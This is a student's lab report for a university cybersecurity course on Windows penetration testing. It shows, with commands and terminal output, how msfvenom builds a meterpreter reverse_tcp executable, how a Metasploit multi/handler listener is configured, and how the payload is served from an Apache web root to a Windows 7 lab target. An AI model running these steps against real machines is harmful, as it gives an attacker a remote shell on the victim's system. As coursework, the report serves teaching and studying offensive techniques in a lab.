

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment # 6 M3: Windows Pentesting

Nathaly Flores
00597869


TASK A

Task A. Break into the system (20 points) Configure Metasploit framework to set up a meterpreter reverse shell connection to the target Windows 7 by using the following configurations.


- Listening Port: Use 30122 as your port number.
- Payload Name: Use your MIDAS ID (for example, pjiang.exe).




In the above screenshot I open up Metasploit with the commands 'msfconsole' in kali linux.




In the above screenshot I typed in exploit/multi/handler and got the multi/handler command.





```
root@CS2APenTest: ~  
total 112  
-rw-r--r-- 1 root root 73802 Mar 16 19:46 calculator.exe  
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301  
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop  
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents  
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos  
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/VMshare  
root@CS2APenTest: ~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -o nflor009.exe  
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[*] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: nflor009.exe  
root@CS2APenTest: ~# ls -l  
total 158  
-rw-r--r-- 1 root root 73802 Mar 16 19:46 calculator.exe  
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301  
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop  
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents  
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music  
-rw-r--r-- 1 root root 73802 Mar 16 19:49 nflor009.exe  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates  
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos  
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/VMshare  
root@CS2APenTest: ~#
```

In the above screenshot, I set the payload window/meterpreter/reverse_tcp for reverse tcp and then did show options and the following Lhost and Lport showed.



```
msf5 exploit(multi/handler) > set LHOST 192.168.10.13  
LHOST => 192.168.10.13  
msf5 exploit(multi/handler) > set lport 30122  
lport => 30122  
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 30122           | yes      | The listen port                                           |

  
Payload options (windows/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 30122           | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:30122
```

In the above screenshot I set LHOST to 192.168.10.13 since we were doing a reverse_tcp and the LPORT to 30122. Then I typed in exploit so it's starting its reverse TCP handler.




In the screenshot above I typed in the commands `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -o nflor009.exe`. I named my payload my MIDAS ID `nflor009`.

TASK B


Task B. Basic Information harvesting (10 + 10 + 20 = 40 points) Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:


```
root@CS2APenTest: ~  
root@CS2APenTest:~# service apache2 start  
root@CS2APenTest:~# service apache2 status  
● apache2.service - The Apache HTTP Server  
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: en...  
Active: active (running) since Wed 2022-03-16 20:13:41 EDT; 3min 35s ago  
Docs: https://httpd.apache.org/docs/2.4/  
Process: 11019 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCC...  
Main PID: 11030 (apache2)  
Tasks: 7 (limit: 9497)  
Memory: 28.1M  
CGroup: /system.slice/apache2.service  
└─11030 /usr/sbin/apache2 -k start  
└─11031 /usr/sbin/apache2 -k start  
└─11032 /usr/sbin/apache2 -k start  
└─11033 /usr/sbin/apache2 -k start  
└─11034 /usr/sbin/apache2 -k start  
└─11035 /usr/sbin/apache2 -k start  
└─11036 /usr/sbin/apache2 -k start  
Mar 16 20:13:40 CS2APenTest systemd[1]: Starting The Apache HTTP Server...  
Mar 16 20:13:41 CS2APenTest apachectl[11019]: AH00558: apache2: Could not reliab...  
Mar 16 20:13:41 CS2APenTest systemd[1]: Started The Apache HTTP Server.  
...skipping...  
● apache2.service - The Apache HTTP Server  
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: en...  
Active: active (running) since Wed 2022-03-16 20:13:41 EDT; 3min 35s ago  
Docs: https://httpd.apache.org/docs/2.4/  
Process: 11019 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCC...  
Main PID: 11030 (apache2)  
Tasks: 7 (limit: 9497)  
Memory: 28.1M  
CGroup: /system.slice/apache2.service  
└─11030 /usr/sbin/apache2 -k start  
└─11031 /usr/sbin/apache2 -k start
```

In the above picture I did the service apache2 start and the service apache2 status.




In the above screenshot, I did the commands `cp nflor009.exe /var/www/html` and `ls /var/www/html` and deleted `index.*` now our list shows just `nflor009.exe`. now we are prepare to launch the attack on the windows 7.

